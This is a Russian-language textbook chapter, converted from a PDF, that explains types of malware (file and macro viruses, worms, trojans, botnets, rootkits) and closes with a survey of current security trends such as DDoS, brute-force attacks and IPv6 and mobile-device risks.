Компьютерный вирус — разновидность компьютерных программ или вредоносный код, отличительной особенностью которых является способность к размножению (саморепликация). В дополнение к этому вирусы могут без ведома пользователя выполнять прочие произвольные действия, в том числе наносящие вред пользователю и/или компьютеру.

Даже если автор вируса не программировал вредоносных эффектов, вирус может приводить к сбоям компьютера из-за ошибок, неучтённых тонкостей взаимодействия с операционной системой и другими программами. Кроме того, вирусы обычно занимают некоторое место на накопителях информации и отбирают некоторые другие ресурсы системы. Поэтому вирусы относят к вредоносным программам.

Существует немало разновидностей вирусов, различающихся по основному способу распространения и функциональности. Если изначально вирусы распространялись на дис-

[1] Zero-day эксплойт — это киберугроза, использующая ошибку или уязвимость в приложении или операционной системе и появившаяся сразу после обнаружения данной уязвимости, пока разработчики ПО еще не успели создать патч, а IT-администраторы — принять другие меры безопасности.

кетах и других сменных носителях носителях, то сейчас доминируют вирусы, распространяющиеся через Интернет. Растёт и функциональность вирусов, которую они перенимают от других видов программ.

Не существует единой и общепризнанной системы классификации и именования вирусов (хотя попытка создать стандарт была предпринята на встрече CARO в 1991 году). Принято разделять вирусы:

- по поражаемым объектам (файловые вирусы, загрузочные вирусы, скриптовые вирусы, макровирусы, вирусы, поражающие исходный код);
- по поражаемым операционным системам и платформам (DOS, Microsoft Windows, Unix, Linux);
- по технологиям, используемым вирусом (полиморфные вирусы, стелс-вирусы, root-kits);
- по языку, на котором написан вирус (ассемблер, высокоуровневый язык программирования, скриптовый язык и др.);
- по дополнительной вредоносной функциональности (backdoors, keylogger, шпионы, botnet и др.).

Файловые вирусы внедряются в исполняемые файлы на компьютере (заражают их), дописывая самих себя в начало, в середину или в конец файла. Таким образом, при запуске пользователем заражённого файла автоматически будут выполнены и команды вируса (поиск незаражённых файлов, их заражение, а также начинка).

Распространение таких вирусов происходит через заражённые файлы. Достаточно принести один такой файл на незараженный компьютер и запустить его, чтобы вирус начал действовать. Спустя короткое время исполняемые файлы на компьютере оказываются заражёнными и, при запуске любой программы, вместе с ней срабатывает и вирус.

Файловые вирусы были весьма распространены в 90-х годах, когда программы были небольшими и распространялись «из рук в руки» на дискетах. В настоящее время эти вирусы непопулярны, не в последнюю очередь потому, что их достаточно легко обнаружить: во-первых, увеличивается размер всех исполняемых файлов, а во-вторых, многие программы при запуске проверяют свою целостность (например, по размеру или своей контрольной сумме) и сигнализируют о её нарушении. Тем не менее, опасность скачать из Интернета или из пиринговой сети заражённый файл по-прежнему остается весьма вероятной.

Макровирусы не отличаются по механизму размножения от файловых вирусов; их особенность в том, что заражают они не «настоящие» исполняемые файлы, а файлы некоторых популярных форматов документов (в частности, .doc, .xls). Макровирусы оказались опасны тем, что пользователи привыкли к мысли о том, что зараженной может быть только программа и не опасались получить вирус вместе с документом.

Макровирусы используют возможности некоторых программ (текстовых, графических, табличных редакторов, СУБД и пр.) внедрять в документы, создаваемые этими программами, так называемые макросы — процедуры, написанные на встроенном в них языке программирования и выполняемые в ответ на определенные события (нажатие пользователем кнопки или открытие документа). Например, Microsoft Office поддерживает встроенный язык программирования Visual Basic for Applications (VBA).

Макровирус представляет собой программу на макроязыке, внедренную в документ соответствующего формата и запускающуюся автоматически, обычно при открытии документа. После запуска вирус ищет другие доступные документы этого формата и внедряется в них, а также исполняет свою начинку (возможностей современных макроязыков вполне хватает, чтобы эта начинка могла содержать серьезные деструктивные функции).

В настоящее время макровирусы также не очень непопулярны, поскольку современные версии программ, поддерживающих макроязыки, предупреждают пользователя о

наличии макросов в документе. Более того, чтобы позволить макросу запуститься, от пользователя нередко требуется изменить настройки программы.

С повсеместным проникновением Интернета наиболее привлекательная цель для вирусов — проникнуть на как можно большее число компьютеров в сети. При этом достаточно, чтобы на каждом компьютере содержался лишь один экземпляр вируса, но при этом соблюдалось два условия:

- Вирус должен автоматически запускаться (желательно одновременно с запуском операционной системы).
- Содержащий вирус файл должен быть надёжно скрыт от пользователя.

Вирусы, которые автоматически запускаются в момент старта операционной системы и, таким образом, постоянно функционируют в оперативной памяти, называются резидентными. Вирусы, распространяющие свои копии по локальной сети или через Интернет, называются сетевыми червями. Большинство сетевых червей являются резидентными.

Вирусы, распространяющиеся через Интернет, являются наиболее популярными и представляют наибольшую угрозу. Они имеют два основных механизма проникновения на компьютер жертвы:

- Через стандартные коммуникационные сервисы.
- Через «дыры» в популярных сетевых приложениях, в том числе в самой ОС.

В роли стандартного коммуникационного сервиса очень часто выступает обычная электронная почта. Вирус распространяется в виде прикрепленного к электронному письму файлового вложения, которое доверчивые и не очень бдительные пользователи запускают из любопытства или по неопытности, отдавая тем самым свой компьютер под контроль вируса.

Этому способствует тот факт, что письмо с вирусным вложением может прийти со знакомого почтового адреса. Заразив компьютер, почтовый вирус, как правило, обрабатывает файл, в котором содержится адресная книга почтовой программы, и извлекает из неё адреса постоянных корреспондентов пользователя, после чего им направляются автоматически сгенерированные письма с копией вируса.

Один из самых нашумевших сетевый червей — вирус «I love you», эпидемия которого началась 4 мая 2000 года. После открытия файла, приложенного к электронному письму, вирус уничтожал или изменял некоторые файлы на зараженной машине, а кроме того сразу же, в момент запуска, рассылал себя по всем адресам адресной книги пользователя. По оценкам различных компаний, поражению подверглось огромное количество компьютерных сетей (в отдельных странах — от 30 до 80 процентов). Количество получателей «любовных писем» оценивается в 45 миллионов человек, общие убытки — до 10 миллиардов долларов США.

Несмотря на то, что механизм проникновения вирусов через почтовые вложения имеет достаточно почтенный возраст и широко известен, пользователи по-прежнему заражаются почтовыми вирусами, неосторожно запуская вложения.

Второй механизм заражения — ошибки в сетевых программах, позволяющие вредоносной программе проникать на компьютер пользователя и получать на нем управление без каких-либо действий со стороны самого пользователя. Такие вирусы появляются значительно реже (поскольку обнаружение подобной ошибки и написание программы, которая ей пользуется, непросто). Однако, появившись, они вызывают серьезную вирусную эпидемию (как вирус MsBlast в 2003 году), которая прекращается только тогда, когда выпускается патч (программа, исправляющая уязвимость) и его устанавливают большинство пользователей.

Единственный способ хоть как-то противостоять подобным вирусам — своевременная установка обновлений. Естественно, при условии, что эти самые обновления производителем ОС выпущены. Известны случаи, когда годами не выпускаются патчи для давно обнаруженных и известных уязвимостей. В таком поведении чаще всего была замечена компания Microsoft.

Загрузочные вирусы заражают носители данных. Изначально заражению подвергались дискеты и жесткие диски. Загрузочный вирус прописывает себя в первый (нулевой) сектор раздела, где обычно находится программа-загрузчик. Сама эта программа перемещается в другое место, а при загрузке с зараженного носителя сначала запускается вирус. Вирус предпринимает меры к тому, чтобы закрепиться в оперативной памяти и получить контроль над системой, после чего позволяет загружаться стандартному загрузчику.

Классические загрузочные вирусы в настоящее время устарели, поскольку загрузка с дискеты (а именно на дискетах такие вирусы в основном и распространялись) уже практически не используется. Однако в последние годы появилась вариация вирусов (которые также можно назвать загрузочными), распространяющиеся через флэш-накопители.

Такой вирус представляет собой обычный исполняемый файл с атрибутом «скрытый», который записывается в корневой каталог флеш-накопителя либо в скрытую папку, эмулирующую корзину Windows либо другую системную папку. Кроме этого в корневом каталоге размещается файл *autorun.inf* со ссылкой на вирус. Вирус активируется, если у флеш-накопителя включён автозапуск, а это обычная настройка по умолчанию при открытии. Вирус оставляет свои копии (вместе с *autorun.inf*) на всех разделах жёсткого диска и, таким образом, получает управление во время каждого сеанса работы пользователя, когда тот случайно активирует автозапуск на одном из этих разделов. Далее вирус постоянно находится в оперативной памяти, исполняет свою начинку, а также отслеживает подключение к компьютеру новых переносных носителей и заражает их.

Для профилактики таких вирусов (помимо антивирусной защиты) рекомендуется отключать автозапуск, т.к. проблем от него часто больше, чем пользы.

Троянским конём (троян, троянец) называется вредоносная программа, которая не имеет (в отличие от вирусов) способности к саморазмножению, а вместо этого маскируется под программу, выполняющую полезные функции. Таким образом, распространение троянских коней часто происходит посредством самих пользователей, которые скачивают их из Интернета или друг у друга, не догадываясь о последствиях.

Особая опасность в том, что пользователи принимают их за легальные программы. Поэтому запуская троянского коня, пользователь может вручную (в ответ на предупреждение операционной системы или firewall-а) дать ей все необходимые права, открыть доступ в Интернет и к системным ресурсам.

Одна из распространенных начинок троянских коней — backdoor — программа, позволяющая злоумышленнику получать удаленный доступ к системе (а в некоторых случаях полностью ее контролировать).

Заражённые backdoor-ом машины часто становятся участниками т.н. ботнет. Ботнет (botnet, произошло от слов ro**bot** и **net**work) — это компьютерная сеть, состоящая из некоторого количества заражённых хостов, с запущенными ботами — автономным программным обеспечением. Чаще всего бот в составе ботнета является программой, скрытно устанавливаемой на устройство жертвы и позволяющей злоумышленнику выполнять некие действия с использованием ресурсов заражённого компьютера. Обычно используются для нелегальной или неодобряемой деятельности — рассылки спама, перебора паролей на удалённой системе, для проведения атак на отказ в обслуживании.




Рис.140 Схема создания ботнета и использования его спамером.

Ранние версии ботнет управляли сетями заражённых машин или с помощью получения команд управления по определённому порту, или присутствием в IRC-чате[1]. До момента использования программа «спит» — хотя при этом, возможно, продолжает тиражироваться («размножаться»), заражая другие узлы, и ждёт команд от командного центра. Получив команды от «владельца» («хозяина») ботнета, начинает их исполнять (один из видов деятельности). В ряде случаев по команде загружается исполняемый код (таким образом, имеется возможность «обновлять» программу и загружать модули с произвольной функциональностью). Возможно управление ботом помещением определенной команды по заранее заготовленому URL.

В настоящее время получили распространение ботнеты, управляемые через веб-сайт или по принципу p2p-сетей.

Ботнеты являются объектом нелегальной торговли, при продаже передаётся пароль к IRC каналу (пароля доступа к интерфейсу программы на компьютере).

По оценке создателя протокола TCP/IP Винта Серфа, около четверти из 600 млн компьютеров, подключённых к Интернету, могут находиться в ботнетах. Специалисты SecureWorks, изучив внутренние статистические сведения ботнета, основанного на трояне SpamThru, обнаружили, что около половины заражённых компьютеров работают под управлением операционной системы Windows XP с установленным Service Pack 2.

Наиболее заметной из всех видов деятельности ботнета является DDoS атака. Среди успешных (и почти успешных) атак можно привести в пример следующие:

- DDos атака на сайт Microsoft.com (вирус MSBlast!, в один день начавший со всех заражённых машин посылать запросы на microsoft.com, привёл к отказу сайта).
- Серия DDoS-атак на «Живой журнал» весной 2011 года.

[1] По этой причине в публичной сети ЦЕРН’а запрещено использовать IRC.

Очень популярны сегодня технологии сокрытия присутствия заражённого кода на компьютере – rootkit. Руткит (rootkit, т.е. «набор root'a») — программа или набор программ для скрытия следов присутствия злоумышленника или вредоносной программы в системе.

Термин rootkit исторически пришёл из мира Unix, и под этим термином понимается набор утилит или специальный модуль ядра, которые взломщик устанавливает на взломанной им компьютерной системе сразу после получения прав суперпользователя. Этот набор, как правило, включает в себя разнообразные утилиты для «заметания следов» вторжения в систему, делает незаметными снифферы, сканеры, кейлоггеры, троянские программы, замещающие основные утилиты Unix (в случае неядерного руткита). Rootkit позволяет взломщику закрепиться во взломанной системе и скрыть следы своей деятельности путём сокрытия файлов, процессов, а также самого присутствия руткита в системе.

Сто́ит отметить, что технология rootkit, перенесённая на платформу Windows, пожалуй даже превзошла по возможностям то, с чего rootkit-ы начинались на платформе Unix. В двух ведущих платформах Linux есть встроенные в систему средства, позволяющие, например, легко обнаружить подмену системных утилит (один из способов, которыми пользуются rootkit-ы): SELinux (RedHat) и AppArmor (SUSE). А вот в Windows и сегодня rootkit – одна из очень серьёзных проблем, ставшая одно время очень знаменитой, когда сотрудник Microsoft Марк Руссинович, разрабатывая антируткит, обнаружил «живой» и работающий rootkit прямо у себя на компьютере. Это был элемент «антипиратской» защиты в исполнении фирмы Sony[1].

[1] Rootkit от Sony скрывал файлы, каталоги, процессы, ветки в реестре, имена которых начинались с сочетания символов sys, используя при этом технологии драйвера уровня ядра.

ЗАКЛЮЧЕНИЕ

Сегодняшний «рельеф» в области безопасности информационных технологий выглядит очень сложным и очень динамично меняющимся: появляются новые технологии, новые методы, угрозы растут количественно и качественно. Иногда бывает так, что в угрозах реализуются относительно старые идеи, которые были неактуальны в своё время из-за, например, малых доступных объёмов ОЗУ в системах тех лет или из-за невысокой производительности старых процессоров.

Количественные характеристики роста числа угроз можно оценить, например, по росту размеров баз антивирусных сигнатур у одного из главных разработчиков антивирусных продуктов – компании Symantec: за последние несколько лет объём этих баз (запакованных с помощью zip) вырос в несколько раз – примерно с 25-30 мегабайт до 510-530 мегабайт! При этом сигнатурный анализ – это всегда ответная реакция, в ответ на уже появившийся и, возможно, уже широко распространившийся вирус. Как вывод: обязательно наличие проактивных технологий защиты на всех уровнях, и в виде IPS, и в антивирусных продуктах, и в технологиях типа UAC.

Сегодня можно говорить даже о некотором системном кризисе в антивирусной индустрии, проиллюстрированном шуточным рисунком ниже, но ведь, как известно, в каждой шутке есть доля шутки:




Рис.141 Вирусы и антивирусы: давно и сейчас.

Ещё одним симптомом кризиса в AV-индустрии можно назвать «эпидемии» некоторых, казалось бы, давно уже забытых «древних» вирусов, которые случались в последние полтора-два года. Их причиной, как выяснилось, стало удаление сигнатур старых вирусов из современных баз данных. Таким образом производители AV пытались отреагировать на практически экспоненциальный рост объёмов антивирусных баз, размеры которых уже представляют серьёзные проблемы при работе и при обновлениях.

Угрозы безопасности, исходящие, условно говоря, «из сети», сегодня также растут невероятными темпами. Новые угрозы возникают с новыми технологиями, при этом проблемы «старых» угроз никуда не исчезают. Протоколы ARP, DHCP и некоторые другие фундаментальные протоколы как были, так и остаются беззащитными и уязвимыми. Противостоять атакам с этих направлений можно только средствами достаточно «продвинутого», а, значит, не дешёвого сетевого оборудования, что может себе позволить далеко не каждая компания или организация.

В CERN’е очень серьёзно относятся к вопросам информационной безопасности, каждый пользователь, прежде чем он получит доступ к сети CERN, должен пройти минимальное обучение и сдать соответствующий экзамен. В связи с этим любопытно будет процитировать правильный ответ на вопрос: «Насколько активно подвергается атакам извне информационная сеть CERN'a?», с вариантами ответа: «изредка», «часто», «постоянно». Правильным будет ответ – «постоянно». Остаётся только гадать, как и какими техническими средствами обеспечивается безопасность «периметра» огромной сети CERN, имеющего суммарную пропускную способность каналов связи с «внешним миром» в сотни гигабит в секунду!

Опять же, как и в случае с вирусами, сегодня становятся возможными успешные атаки с использованием старых идей и технологий, просто из-за многократно возросших возможностей и мощностей, доступных атакующим. Если выставить в виде «приманки»[1] в Интернет машину с открытым TCP-портом 22 (SSH) и проанализировать логи подключения к ней, то можно будет увидеть массированные brute force атаки по подбору имени/пароля, ведущиееся быстро и настойчиво. Это действуют botnet-ы – сотни, тысячи, десятки тысяч ботов («заражённых» машин), пытающихсяя взломать вашу систему. И если на этой машине не предприняты дополнительные меры безопасности, например, лимитированный список адресов, с которых разрешено подключение, или блокировка IP-адреса, с которого за ограниченный отрезок времени было выполнено определённое количество неудачных попыток авторизации и т.п. – то «старая» технология подбора пароля «в лоб», реализованная на новой платформе – сети заражённых машин – может оказаться успешной. И, рано или поздно такая машина окажется в результате взломана, даже если пароль на доступ к ней был достаточно длинный и сложный.

Ещё одним примером реализации «старой» идеи на новой платформе могут служить атаки на криптографические протоколы. Их изучают, пытаясь найти уязвимости, как в самих алгоритмах, так и используя всё тот же brute force. Ставшие в последнее время доступные огромные и, одновременно, недорогие вычислительные мощности (технология GPU (Cuda)) позволяют, например, находить коллизии в MD5 за очень короткие времена – часы и даже минуты. Ещё одной модной тенденцией в этой области становится высокая (и, опять же, недорогая) вычислительная мощность, доступная в «облаках». Есть примеры, когда за весьма умеренную плату, на взятом в аренду «облаке» из нескольких десятков тысяч вычислительных ядер, за неделю было вычислено несколько коллизий для гораздо более устойчивого алгоритма SHA1.

Botnet’ы, как пример использования массовых структур, на сегодня являются серьёзнейшей проблемой безопасности в ИТ, в частности они чаще всего бывают источником самых разнообразных DDoS-атак, от которых бывает весьма сложно и непросто защититься. Известны случаи, когда владелец сайта был вынужден неоднократно менять множество провайдеров и хостинг из-за того, что на его сайт велась мощная DDoS-атака, организованная, возможно, его конкурентами. Стоило его сайту сменить площадку и «подняться» с новыми адресами, как распределённая атака на него тут же возобновлялась. Иногда это приводило к тому, что оказывались «съеденными» все магистральные каналы хостера и он обращался к владельцу сайта с просьбой переехать от него куда-нибудь в другое место. Провайдеры помогали «отбить» DDoS, анализируя атаку и тонко настраивая свои firewall-ы и IPS, но атакующие модифицировали свои технологии – и атака на сайт возобновлялась. В итоге несколько компаний вынуждены были полностью уйти из виртуального мира, так и не сумев справиться с проблемой DDoS. Такое невозможно представить, например, для компаний уровня Microsoft, чьи сайты много и часто пытаются «уничтожить» распределёнными атаками, там всё обычно заканчивается нахождением и устранением причины, хотя, конечно, и средствам защиты уделяется соответствующее внимание. Но компании поменьше, не обладающие большими ресурсами, вполне могут оказаться уничтоженными

[1] Honeypot («ловушка») (горшочек с мёдом) — ресурс, представляющий собой приманку для злоумышленников

и исчезнут из «Всемирной Паутины», дальше прекратив своё существование в мире реальном.

Новые технологии несут с собой и новые опасности, это, если можно так сказать, закон природы. Нельзя назвать совсем уж новой технологию IPv6, всё-таки она начала разрабатываться довольно давно, два десятилетия назад, но сравнительно массовое её внедрение происходит только в последние два-три года. Все производители основных операционных систем отреагировали на эту тенденцию, на сегодня поддержка IPv6 существует во всех без исключения современных ОС, от серверных, до настольных и мобильных. И это принесло новые проблемы в области безопасности. Например, некоторые производители смартфонов на базе Android установили довольно легкомысленные и чрезмерно мягкие настройки в своей реализации протокола IPv6, в результате чего выяснилось, что подключившись к двум разным сетям – Wi-Fi и 3G – такое устройство, без участия пользователя, становится маршрутизатором, о чём тут же начинает рассылать анонсы в сеть. Средства протокола IPv6, облегчающие автонастройку, очень способствуют тому, что в вашей сети может возникнуть такой вот самопровозглашённый маршрутизатор, трафик через которой проходит в обход защиты вашего «периметра». В этом смысле дешёвый доступ в Интернет через мобильные устройства или USB-модемы обозначил серьёзную проблему контролируемого, точнее, неконтролируемого доступа. Если, в соответствии с политиками компании, администраторы закрыли на корпоративном МСЭ возможность попадать на некоторые сайты (среди которых чаще других встречаются «Одноклассники», «В Контакте», “Facebook”, “Twitter” и т.п.), то конечному пользователю обойти эти ограничения сегодня очень просто – мобильный Интернет к его услугам.

Ещё одна сторона мобильности – когда мобильное устройство пересекает границу корпоративной сети. Сегодня ноутбук работает внутри периметра, завтра человек уезжает с ним в командировку, где подключается к интернету через неизвестные заранее и непонятные с точки зрения безопасности, точки подключения. А послезавтра ноутбук возвращается «домой», подключаясь к корпоративной сети «мимо» МСЭ, охраняющего границу сети, и может привезти с собой из командировки (или после того, как побывал в домашней сети) неизвестное количество вредоносных программ. Которые могут тут же приступить к поиску других жертв, пытаясь их взломать уже изнутри корпоративной сети, без необходимости преодолевать при этом защиту на «периметре».

Осознавая это новое, «мобильное», направление угроз, некоторые производители средств безопасности сегодня предлагают свои решения. В частности, компания Microsoft, в сотрудничестве с некоторыми другими компаниями, в т.ч. Cisco (NAC), предлагает сложную и комплексную систему NAP (Microsoft Network Access Protection). Суть её заключается в том, что при подключении к корпоративной сети ноутбука или другого мобильного устройства, какое-то время отсутствовавшего в ней, это устройство помещается в т.н. «карантин», реализуемый в том числе и средствами переконфигурирования сетевых устройств. Ноутбук оказывается в изолированной сети, «побег» из которой невозможен – в этой подсети есть доступ только к необходимым ресурсам, выход в интернет и корпоративную сеть закрыт. Система изучается на предмет актуальности установленных на ней обновлений, патчей, антивирусных баз, на ней проводится сканирование дисков и т.п. действия. После чего, когда все необходимые процедуры будут проведены, система получит все необходимые обновления, антивирусы, настройки (например, для персонального firewall-а), «карантин» будет снят и машина будет допущена в корпоративную сеть и/или Интернет. Сложно, дорого, не очень оперативно – но, судя по основным сегодняшним тенденциям – практически безальтернативно, в первую очередь, для крупных организаций.

В качестве итога можно резюмировать: в области безопасности информационных систем никогда нельзя останавливаться на достигнутом. Динамика такова, что ещё вчера считавшаяся безопасной триада: «обновления»–«антивирус»–«firewall» для отдельной машины, на сегодня уже не может считаться таковой. Не говоря уже о гораздо более сложных механизмах для сетей корпоративного уровня. Сочетание самых разнообразных средств

обеспечения безопасности, с поддержание их в актуальном состоянии (антивирус с антивирусной базой даже недельной давности уже подвергает систему серьёзному риску), с обязательным отслеживанием и использованием новых технологий – вот основные тенденции в сегодняшнем мире безопасности в информационных технологиях.